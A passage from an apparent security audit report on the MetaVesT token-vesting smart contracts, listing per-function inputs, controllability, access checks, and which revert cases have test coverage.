- `this.createTokenOptionAllocation(_grantee, _exercisePrice, _paymentToken, _shortStopDuration, _allocation, _milestones) -> this.createAndInitializeTokenOptionAllocation(_grantee, _paymentToken, _exercisePrice, _shortStopDuration, _allocation, _milestones) -> IAllocationFactory(this.tokenOptionFactory).createAllocation(AllocationType.TokenOption, _grantee, address(this), _allocation, _milestones, _paymentToken, _exercisePrice, _shortStopDuration)`
  - **What is controllable?** `_grantee`, `_exercisePrice`, `_paymentToken`, `_shortStopDuration`, `_allocation`, and `_milestones`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.

- **What happens if it reverts, reenters or does other unusual control flow?** N/A.

- `this.createTokenOptionAllocation(_grantee, _exercisePrice, _paymentToken, _shortStopDuration, _allocation, _milestones) -> this.safeTransferFrom(_allocation.tokenContract, this.authority, tokenOptionAllocation, _total)`
  - **What is controllable?** `_grantee`, `_exercisePrice`, `_paymentToken`, `_shortStopDuration`, `_allocation`, `_milestones`, and `_allocation.tokenContract`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.
- `this.createRestrictedTokenAward(_grantee, _exercisePrice, _paymentToken, _shortStopDuration, _allocation, _milestones) -> this.createAndInitializeRestrictedTokenAward(_grantee, _paymentToken, _repurchasePrice, _shortStopDuration, _allocation, _milestones) -> IAllocationFactory(this.restrictedTokenFactory).createAllocation(AllocationType.RestrictedToke _grantee, address(this), _allocation, _milestones, _paymentToken, _repurchasePrice, _shortStopDuration)`
  - **What is controllable?** `_grantee`, `_exercisePrice`, `_paymentToken`, `_shortStopDuration`, `_allocation`, and `_milestones`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.
- `this.createRestrictedTokenAward(_grantee, _exercisePrice, _paymentToken, _shortStopDuration, _allocation, _milestones) -> this.safeTransferFrom(_allocation.tokenContract, this.authority, restrictedTokenAward, _total)`
  - **What is controllable?** `_grantee`, `_exercisePrice`, `_paymentToken`, `_shortStopDuration`, `_allocation`, `_milestones`, and `_allocation.tokenContract`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.

Function: `createRestrictedTokenAward(address _grantee, uint256 _repurchasePrice, address _paymentToken, uint256 _shortStopDuration, VestingAllocation.Allocation _allocation, VestingAllocation.Milestone[] _milestones)`

This function is used to create a new RestrictedTokenAllocation contract.

Inputs

- `_grantee`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the grantee.
- `_repurchasePrice`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of repurchase price.
- `_paymentToken`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of payment token.
- `_shortStopDuration`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of short stop duration.
- `_allocation`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Struct of the allocation including `Allocation` fields: `tokenStreamTotal`, `vestingCliffCredit`, `unlockingCliffCredit`, `vestingRate`, `vestingStartTime`, `unlockRate`, `unlockStartTime`, and `tokenContract`.
- `_milestones`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Array of `Milestone`. Struct of the milestone including `milestoneAward`, `unlockOnCompletion`, `complete`, and an array of `conditionContracts` addresses.

Branches and code coverage

Intended branches

- Validate the provided parameters.
  - ☑ Test coverage
- Create a new allocation contract through the `createAndInitializeRestrictedTokenAward` function.
  - ☑ Test coverage
- Calculate the total amount of tokens to be transferred.
  - ☑ Test coverage
- Transfer the total amount of tokens from the authority to the allocation.

- ☑ Test coverage
- Update the `restrictedTokenAllocations` mapping.
  - ☑ Test coverage

Negative behavior

- Revert if the condition check fails.
  - ☑ Negative test
- Revert if the total amount of tokens to be transferred is zero.
  - ☐ Negative test
- Revert if one of the parameters is zero address (`_grantee`, `_paymentToken`, `_allocation.tokenContract`).
  - ☑ Negative test
- Revert if the `_reputationPrice` is zero.
  - ☐ Negative test
- Revert if `_allocation.vestingCliffCredit` is greater than `_allocation.tokenStreamTotal`.
  - ☐ Negative test
- Revert if `_allocation.unlockingCliffCredit` is greater than `_allocation.tokenStreamTotal`.
  - ☐ Negative test
- Revert if the token allowance of `authority` is less than the total amount of tokens to be transferred.
  - ☑ Negative test
- Revert if the token balance of `authority` is less than the total amount of tokens to be transferred.
  - ☐ Negative test

Function: `createSet(string _name)`

This function is used to create a new set.

Inputs

- `_name`
  - **Control**: Arbitrary.
  - **Constraints**: Length of the `_name` should be less than 512.
  - **Impact**: Name of the set.

Branches and code coverage

Intended branches

- Add `_name` to the `setNames` mapping.

- ☑ Test coverage

Negative behavior

- Revert if the name of `set` already exists in the `sets` or `setNames` mapping.
  - ☐ Negative test
- Revert if the length of `setNames` is greater than 512.
  - ☐ Negative test

Function: `createTokenOptionAllocation(address _grantee, uint256 _exercisePrice, address _paymentToken, uint256 _shortStopDuration, VestingAllocation.Allocation _allocation, VestingAllocation.Milestone[] _milestones)`

This function is used to create a new TokenOptionAllocation contract.

Inputs

- `_grantee`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the grantee.
- `_exercisePrice`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of exercise price.
- `_paymentToken`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of payment token.
- `_shortStopDuration`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of short stop duration.
- `_allocation`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Struct of the allocation including `Allocation` fields: `tokenStreamTotal`, `vestingCliffCredit`, `unlockingCliffCredit`, `vestingRate`, `vestingStartTime`, `unlockRate`, `unlockStartTime`, and `tokenContract`.
- `_milestones`
  - **Control**: Arbitrary.
  - **Constraints**: None.

- **Impact**: Array of `Milestone`. Struct of the milestone including `milestoneAward`, `unlockOnCompletion`, `complete`, and an array of `conditionContracts` addresses.

Branches and code coverage

Intended branches

- Validate the provided parameters.
  - ☑ Test coverage
- Create a new allocation contract through the `createAndInitializeTokenOptionAllocation` function.
  - ☑ Test coverage
- Calculate the total amount of tokens to be transferred.
  - ☑ Test coverage
- Transfer the total amount of tokens from the authority to the allocation.
  - ☑ Test coverage
- Update the `tokenOptionAllocations` mapping.
  - ☑ Test coverage

Negative behavior

- Revert if the condition check fails.
  - ☑ Negative test
- Revert if the total amount of tokens to be transferred is zero.
  - ☐ Negative test
- Revert if one of the parameters is zero address (`_grantee`, `_paymentToken`, `_allocation.tokenContract`).
  - ☑ Negative test
- Revert if the `_exercisePrice` is zero.
  - ☐ Negative test
- Revert if `_allocation.vestingCliffCredit` is greater than `_allocation.tokenStreamTotal`.
  - ☐ Negative test
- Revert if `_allocation.unlockingCliffCredit` is greater than `_allocation.tokenStreamTotal`.
  - ☐ Negative test
- Revert if the token allowance of `authority` is less than the total amount of tokens to be transferred.
  - ☑ Negative test
- Revert if the token balance of `authority` is less than the total amount of tokens to be transferred.
  - ☐ Negative test

Function: `createVestingAllocation(address _grantee, VestingAllocation.Allocation _allocation, VestingAllocation.Milestone[] _milestones)`

This function is used to create a new VestingAllocation contract.

Inputs

- `_grantee`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the grantee.
- `_allocation`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Struct of the allocation including `Allocation` fields: `tokenStreamTotal`, `vestingCliffCredit`, `unlockingCliffCredit`, `vestingRate`, `vestingStartTime`, `unlockRate`, `unlockStartTime`, and `tokenContract`.
- `_milestones`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Array of `Milestone`. Struct of the milestone including `milestoneAward`, `unlockOnCompletion`, `complete`, and an array of `conditionContracts` addresses.

Branches and code coverage

Intended branches

- Calculate the total amount of tokens to be vested.
  - ☑ Test coverage
- Create a new vesting allocation contract through `vestingFactory`.
  - ☑ Test coverage
- Transfer the total amount of tokens to the vesting allocation from authority.
  - ☑ Test coverage
- Update the `vestingAllocations` array.
  - ☑ Test coverage

Negative behavior

- Revert if the grantee is the zero address.
  - ☑ Negative test
- Revert if `_allocation.tokenContract` is the zero address.
  - ☑ Negative test

- Revert if `_allocation.vestingCliffCredit` is greater than `_allocation.tokenStreamTotal`.
  - ☑ Negative test
- Revert if `_allocation.unlockingCliffCredit` is greater than `_allocation.tokenStreamTotal`.
  - ☑ Negative test
- Revert if the length of `_milestones` is greater than `ARRAY_LENGTH_LIMIT` (20).
  - ☑ Negative test
- Revert if the `_allocation.tokenStreamTotal` + `_milestoneTotal` is zero.
  - ☑ Negative test

Function: `initiateAuthorityUpdate(address _newAuthority)`

This function is used to set a new authority address.

Inputs

- `_newAuthority`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the new authority.

Branches and code coverage

Intended branches

- Update the `_pendingAuthority`.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test
- Revert if the `_newAuthority` is the zero address.
  - ☐ Negative test

Function: `initiateDaoUpdate(address __newDao)`

This function is used to set a new DAO address.

Inputs

- `_newDao`

- **Control**: Arbitrary.
- **Constraints**: None.
- **Impact**: Address of the new DAO.

Branches and code coverage

Intended branches

- Update the `_pendingDao`.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the DAO.
  - ☑ Negative test
- Revert if the `_newDao` is the zero address.
  - ☐ Negative test

Function: `proposeMajorityMetavestAmendment(string setName, byte[4] _msgSig, bytes _callData)`

This function is used to propose a majority metavest amendment.

Inputs

- `setName`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Name of the set.
- `_msgSig`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Signature of the function to propose.
- `_callData`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Data to call the function.

Branches and code coverage

Intended branches

- Update the `functionToSetMajorityProposal` mapping with the `setName`, `_msgSig`, and

`_callData`.

- ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test
- Revert if the majority proposal is already pending and not expired.
  - ☐ Negative test

Function call analysis

- `BaseAllocation(this.sets[setName][i]).getGoverningPower()`
  - **What is controllable?** `setName`.
  - **If the return value is controllable, how is it used and how can it go wrong?** Return the governing power of the allocation. It is used to calculate the `totalVotingPower`.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.

Function: `proposeMetavestAmendment(address _grant, byte[4] _msgSig, bytes _callData)`

This function is used to propose a metavest amendment.

Inputs

- `_grant`
  - **Control**: Arbitrary.
  - **Constraints**: Should be a valid allocation address.
  - **Impact**: Address of the grant.
- `_msgSig`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Signature of the function to propose.
- `_callData`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Data to call the function.

Branches and code coverage

Intended branches

- Update the `functionToProposal` mapping with the `_grant`, `_msgSig`, and `_callData`.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test

Function: `removeFunctionCondition(address _condition, byte[4] _functionSig)`

This function is used to remove a condition contract from a function.

Inputs

- `_condition`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the condition contract to be removed from the `functionToConditions` mapping for the specified function signature.
- `_functionSig`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Signature of the function to remove the condition from the `functionToConditions` mapping.

Branches and code coverage

Intended branches

- Remove the condition from the `functionToConditions` mapping for the specified function signature.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the DAO.
  - ☑ Negative test

Function: `removeMetaVestFromSet(string _name, address _metaVest)`

This function is used to remove a metavest from the set.

Inputs

- `_name`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Name of the metavest.
- `_metaVest`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the metavest.

Branches and code coverage

Intended branches

- Remove the `_metaVest` from the `sets` mapping for the `_name`.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test
- Revert if the `_name` does not exist in the `setNames` mapping.
  - ☐ Negative test

Function: `removeMetavestMilestone(address _grant, uint256 _milestoneIndex)`

This function is used to remove a milestone of the allocation.

Inputs

- `_grant`
  - **Control**: Arbitrary.
  - **Constraints**: Should be a valid allocation address.
  - **Impact**: Address of the allocation.
- `_milestoneIndex`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Index of the milestone.

Branches and code coverage

Intended branches

- Delete the amendment from the `functionToGranteeToAmendmentPending` mapping.
  - ☑ Test coverage
- Remove the milestone from the `milestones` array of the allocation.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test
- Revert if the condition check fails.
  - ☑ Negative test
- Revert if the consent check fails.
  - ☑ Negative test

Function call analysis

- `BaseAllocation(_grant).removeMilestone(_milestoneIndex)`
  - **What is controllable?** `_grant` and `_milestoneIndex`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.

Function: `removeSet(string _name)`

This function is used to remove a set.

Inputs

- `_name`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Name of the set.

Branches and code coverage

Intended branches

- Remove the `_name` from the `setNames` mapping.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test

Function: `setMetaVestGovVariables(address _grant, BaseAllocation.GovType _govType)`

This function is used to set the metavest governance variables of the allocation.

Inputs

- `_grant`
  - **Control**: Arbitrary.
  - **Constraints**: Should be a valid allocation address.
  - **Impact**: Address of the allocation.
- `_govType`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Type of the governance.

Branches and code coverage

Intended branches

- Set the metavest governance variables of the allocation.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test
- Revert if the consent check fails.
  - ☑ Negative test

Function call analysis

- `BaseAllocation(_grant).setGovVariables(_govType)`
  - **What is controllable?** `_grant` and `_govType`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.

Function: `terminateMetavestVesting(address _grant)`

This function is used to terminate the metavest vesting.

Inputs

- `_grant`
  - **Control**: Arbitrary.
  - **Constraints**: Should be a valid allocation address.
  - **Impact**: Address of the grant.

Branches and code coverage

Intended branches

- Terminate the metavest vesting.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test
- Revert if the condition check fails.
  - ☑ Negative test

Function call analysis

- `BaseAllocation(_grant).terminate()`
  - **What is controllable?** `_grant`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.

Function: `updateExerciseOrRepurchasePrice(address _grant, uint256 _newPrice)`

This function is used to update the exercise or repurchase price of the allocation.

Inputs

- `_grant`
  - **Control**: Arbitrary.
  - **Constraints**: Should be a valid allocation address.

    - **Impact**: Address of the grant.
- `_newPrice`
    - **Control**: Arbitrary.
    - **Constraints**: Must be greater than zero.
    - **Impact**: New price of the allocation.

Branches and code coverage

Intended branches

- Delete the amendment from the `functionToGranteeToAmendmentPending` mapping.
    - ☑ Test coverage
- Update the price of the allocation.
    - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
    - ☑ Negative test
- Revert if the condition check fails.
    - ☑ Negative test
- Revert if the consent check fails.
    - ☑ Negative test
- Revert if the `_newPrice` is equal to zero.
    - ☐ Negative test
- Revert if the vesting type is `metvestType.Vesting`.
    - ☐ Negative test

Function call analysis

- `grant.getVestingType()`
    - **What is controllable?** `_grant`.
    - **If the return value is controllable, how is it used and how can it go wrong?** Return the type of the vesting. If the vesting type is `metvestType.Vesting`, the function will revert.
    - **What happens if it reverts, reenters or does other unusual control flow?** N/A.
- `grant.updatePrice(_newPrice)`
    - **What is controllable?** `_grant` and `_newPrice`.
    - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
    - **What happens if it reverts, reenters or does other unusual control flow?** N/A.

Function: `updateFunctionCondition(address _condition, byte[4] _functionSig)`

This function is used to add the condition contract for a function signature.

Inputs

- `_condition`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the condition contract to be added to the `functionToConditions` mapping for the `_functionSig`.
- `_functionSig`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Signature of the function to update the `functionToConditions` mapping.

Branches and code coverage

Intended branches

- Check that the condition contract does not revert.
  - ☑ Test coverage
- Update the `functionToConditions` mapping.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the DAO.
  - ☑ Negative test

Function call analysis

- `IConditionM(_condition).checkCondition(address(this), msg.sig, "")`
  - **What is controllable?** N/A.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.

Function: `updateMetavestStopTimes(address _grant, uint48 _shortStopTime)`

This function is used to update the stop times of the allocation.

Inputs

- `_grant`
  - **Control**: Arbitrary.
  - **Constraints**: Should be a valid allocation address.
  - **Impact**: Address of the allocation.
- `_shortStopTime`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Short stop time of the allocation.

Branches and code coverage

Intended branches

- Delete the amendment from the `functionToGranteeToAmendmentPending` mapping.
  - ☑ Test coverage
- Update the `shortStopTime` of the allocation.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test
- Revert if the condition check fails.
  - ☑ Negative test
- Revert if the consent check fails.
  - ☑ Negative test

Function call analysis

- `BaseAllocation(_grant).updateStopTimes(_shortStopTime)`
  - **What is controllable?** `_grant` and `_shortStopTime`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.

Function: `updateMetavestTransferability(address _grant, bool _isTransferable)`

This function is used to update the transferability of the allocation.

Inputs

- `_grant`
  - **Control**: Arbitrary.
  - **Constraints**: Should be a valid allocation address.
  - **Impact**: Address of the allocation.
- `_isTransferable`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Boolean value to set the transferability of the allocation.

Branches and code coverage

Intended branches

- Delete the amendment from the `functionToGranteeToAmendmentPending` mapping.
  - ☑ Test coverage
- Update the transferability of the allocation.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test
- Revert if the condition check fails.
  - ☑ Negative test
- Revert if the consent check fails.
  - ☑ Negative test

Function call analysis

- `BaseAllocation(_grant).updateTransferability(_isTransferable)`
  - **What is controllable?** `_grant` and `_isTransferable`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.

Function: `updateMetavestUnlockRate(address _grant, uint160 _unlockRate)`

This function is used to update the unlock rate of the allocation.

Inputs

- `_grant`
  - **Control**: Arbitrary.
  - **Constraints**: Should be a valid allocation address.
  - **Impact**: Address of the allocation.
- `_unlockRate`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Unlock rate of the allocation.

Branches and code coverage

Intended branches

- Delete the amendment from the `functionToGranteeToAmendmentPending` mapping.
  - ☑ Test coverage
- Update the unlock rate of the allocation.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test
- Revert if the condition check fails.
  - ☑ Negative test
- Revert if the consent check fails.
  - ☑ Negative test

Function call analysis

- `BaseAllocation(_grant).updateUnlockRate(_unlockRate)`
  - **What is controllable?** `_grant` and `_unlockRate`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.

Function: `updateMetavestVestingRate(address _grant, uint160 _vestingRate)`

This function is used to update the vesting rate of the allocation.

Inputs

- `_grant`
  - **Control**: Arbitrary.
  - **Constraints**: Should be a valid allocation address.
  - **Impact**: Address of the allocation.
- `_vestingRate`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Vesting rate of the allocation.

Branches and code coverage

Intended branches

- Delete the amendment from the `functionToGranteeToAmendmentPending` mapping.
  - ☑ Test coverage
- Update the vesting rate of the allocation.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test
- Revert if the condition check fails.
  - ☑ Negative test
- Revert if the consent check fails.
  - ☑ Negative test

Function call analysis

- `BaseAllocation(_grant).updateVestingRate(_vestingRate)`
  - **What is controllable?** `_grant` and `_vestingRate`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.

Function: `voteOnMetavestAmendment(address _grant, string _setName, byte[4] _msgSig, bool _inFavor)`

This function is used to vote on the proposal.

Inputs

- `_grant`
  - **Control**: Arbitrary.
  - **Constraints**: Should be a valid allocation address.
  - **Impact**: Address of the allocation.
- `_setName`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Name of the proposal.
- `_msgSig`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Signature of the function to vote on.
- `_inFavor`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Boolean value to determine the vote.

Branches and code coverage

Intended branches

- Calculate the governing power of the allocation.
  - ☑ Test coverage
- Update the vote of the proposal.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the grantee of the allocation.
  - ☐ Negative test
- Revert if the amendment is not pending.
  - ☐ Negative test
- Revert if the amendment is expired.
  - ☐ Negative test
- Revert if the allocation already voted.
  - ☐ Negative test

Function call analysis

- `BaseAllocation(_grant).getGoverningPower()`
  - **What is controllable?** `_grant`.
  - **If the return value is controllable, how is it used and how can it go wrong?** Return the governing power of the allocation.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.

Function: `withdrawFromController(address _tokenContract)`

This function is used to withdraw the tokens from the controller.

Inputs

- `_tokenContract`
  - **Control**: Arbitrary.
  - **Constraints**: Should be a valid token contract address.
  - **Impact**: Address of the token contract.

Branches and code coverage

Intended branches

- Transfer the token balance of the controller to the authority.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test
- Revert if the token balance of the controller is zero.
  - ☑ Negative test

Function call analysis

- `IERC20M(_tokenContract).balanceOf(address(this))`
  - **What is controllable?** `_tokenContract`.
  - **If the return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** N/A.
- `this.safeTransfer(_tokenContract, this.authority, _balance)`
  - **What is controllable?** `_tokenContract` and `authority`.
  - **If the return value is controllable, how is it used and how can it go wrong?**

N/A.

- **What happens if it reverts, reenters or does other unusual control flow?** N/A.

4.3. Module: MetaVesTFactory.sol

Function: `deployMetavestAndController(address _authority, address _dao, address _vestingAllocationFactory, address _tokenOptionFactory, address _restrictedTokenFactory)`

This function is used to deploy a new `metavestController`.

Inputs

- `_authority`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the authority.
- `_dao`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the DAO.
- `_vestingAllocationFactory`
  - **Control**: Arbitrary.
  - **Constraints**: Nonzero address.
  - **Impact**: Address of the `vestingAllocationFactory`.
- `_tokenOptionFactory`
  - **Control**: Arbitrary.
  - **Constraints**: Nonzero address.
  - **Impact**: Address of the `tokenOptionFactory`.
- `_restrictedTokenFactory`
  - **Control**: Arbitrary.
  - **Constraints**: Nonzero address.
  - **Impact**: Address of the `restrictedTokenFactory`.

Branches and code coverage

Intended branches

- Deploy a new `metavestController`.
  - ☑ Test coverage

Negative behavior

- Revert if the provided factories are zero address.
  - ☑ Negative test

4.4. Module: RestrictedTokenAllocation.sol

Function: `claimRepurchasedTokens()`

This function is used to claim the repurchased tokens by grantee.

Branches and code coverage

Intended branches

- Transfer the payment balance to the grantee.
  - ☑ Test coverage
- Update `tokensRepurchasedWithdrawn`.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the grantee.
  - ☑ Negative test
- Revert if this function is reentered.
  - ☐ Negative test
- Revert if the payment balance is zero.
  - ☑ Negative test

Function: `repurchaseTokens(uint256 _amount)`

This function is used to repurchase the tokens from the grantee by authority.

Inputs

- `_amount`
  - **Control**: Arbitrary.
  - **Constraints**: Nonzero and less than repurchasable tokens.
  - **Impact**: Amount of tokens to repurchase.

Branches and code coverage

Intended branches

- Calculate the repurchase amount using the provided `_amount`.

- ☑ Test coverage
- Transfer the payment token repurchase amount from the authority to the contract.
  - ☑ Test coverage
- Transfer allocated tokens from the contract to the authority.
  - ☑ Test coverage
- Update `tokensRepurchased`.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the authority.
  - ☑ Negative test
- Revert if this function is reentered.
  - ☐ Negative test
- Revert if this allocation is not terminated.
  - ☐ Negative test
- Revert if the amount is zero.
  - ☐ Negative test
- Revert if the amount is more than the repurchasable tokens.
  - ☐ Negative test

Function: `terminate()`

This function is used to terminate the allocation.

Branches and code coverage

Intended branches

- Accumulate `milestoneAwards` and calculate the total amount of tokens to recover.
  - ☑ Test coverage
- Set the terminated time and short stop duration.
  - ☑ Test coverage
- Set the allocation as terminated.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the controller.
  - ☑ Negative test
- Revert if the allocation is already terminated.
  - ☑ Negative test
- Revert if this function is reentered.
  - ☐ Negative test

Function: `updatePrice(uint256 _newPrice)`

This function is used to update the price of the token.

Inputs

- `_newPrice`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: New price of `repurchasePrice`.

Branches and code coverage

Intended branches

- Update the price of the token.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the controller.
  - ☑ Negative test
- Revert if the allocation is terminated.
  - ☐ Negative test

Function: `updateStopTimes(uint48 _shortStopTime)`

This function is used to update the short stop time.

Inputs

- `_shortStopTime`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of short stop time.

Branches and code coverage

Intended branches

- Update the short stop time.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the controller.
  - ☑ Negative test
- Revert if the allocation is terminated.
  - ☑ Negative test

4.5. Module: RestrictedTokenFactory.sol

Function: `createAllocation(AllocationType _allocationType, address _grantee, address _controller, RestrictedTokenAward.Allocation _allocation, RestrictedTokenAward.Milestone[] _milestones, address _paymentToken, uint256 _exercisePrice, uint256 _shortStopDuration)`

This function is used to create a new allocation.

Inputs

- `_allocationType`
  - **Control**: Arbitrary.
  - **Constraints**: `AllocationType.RestrictedToken` only.
  - **Impact**: Type of allocation.
- `_grantee`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the grantee.
- `_controller`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the controller.
- `_allocation`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Struct of the allocation including `Allocation` fields: `tokenStreamTotal`, `vestingCliffCredit`, `unlockingCliffCredit`, `vestingRate`, `vestingStartTime`, `unlockRate`, `unlockStartTime`, and `tokenContract`.
- `_milestones`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Array of `Milestone`. Struct of the milestone including `milestoneAward`, `unlockOnCompletion`, `complete`, and an array of `conditionContracts` addresses.
- `_paymentToken`
  - **Control**: Arbitrary.

- **Constraints**: None.
- **Impact**: Address of payment token.

- `_exercisePrice`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of exercise price.
- `_shortStopDuration`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of short stop duration.

Branches and code coverage

Intended branches

- Deploy a new RestrictedToken contract using the provided parameters.
  - ☑ Test coverage

Negative behavior

- Revert if the `_allocationType` is not `AllocationType.RestrictedToken`.
  - ☐ Negative test

4.6. Module: TokenOptionAllocation.sol

Function: `exerciseTokenOption(uint256 _tokensToExercise)`

This function is used to exercise the token option by grantee.

Inputs

- `_tokensToExercise`
  - **Control**: Arbitrary.
  - **Constraints**: Nonzero and less than exercisable tokens.
  - **Impact**: Amount of tokens to exercise.

Branches and code coverage

Intended branches

- Calculate the payment amount matching the tokens to exercise.
  - ☑ Test coverage
- Transfer the payment amount from the grantee to authority.

- ☑ Test coverage
- Increase the exercised tokens.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the grantee.
  - ☑ Negative test
- Revert if the allocation is already terminated and has reached the short stop time.
  - ☑ Negative test
- Revert if the tokens to exercise is zero.
  - ☑ Negative test
- Revert if the tokens to exercise is more than the exercisable tokens.
  - ☑ Negative test
- Revert if grantee does not have enough balance to pay.
  - ☑ Negative test

Function: `recoverForfeitTokens()`

This function is used to recover the forfeited tokens to the authority.

Branches and code coverage

Intended branches

- Transfer the forfeited tokens to the authority.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the controller.
  - ☑ Negative test
- Revert if short stop time is not reached or the allocation is not terminated.
  - ☑ Negative test
- Revert if this function is reentered.
  - ☐ Negative test

Function: `terminate()`

This function is used to terminate the allocation and transfer the remaining tokens to the authority.

Branches and code coverage

Intended branches

- Accumulate `milestoneAwards` and calculate the total amount of tokens to recover.
  - ☑ Test coverage
- Set the terminated time and short stop duration.
  - ☑ Test coverage
- Transfer the remaining tokens to the authority.
  - ☑ Test coverage
- Set the allocation as terminated.
- [x] Test coverage

Negative behavior

- Revert if the caller is not the controller.
  - ☑ Negative test
- Revert if the allocation is already terminated.
  - ☑ Negative test
- Revert if this function is reentered.
  - ☐ Negative test

Function: `updatePrice(uint256 _newPrice)`

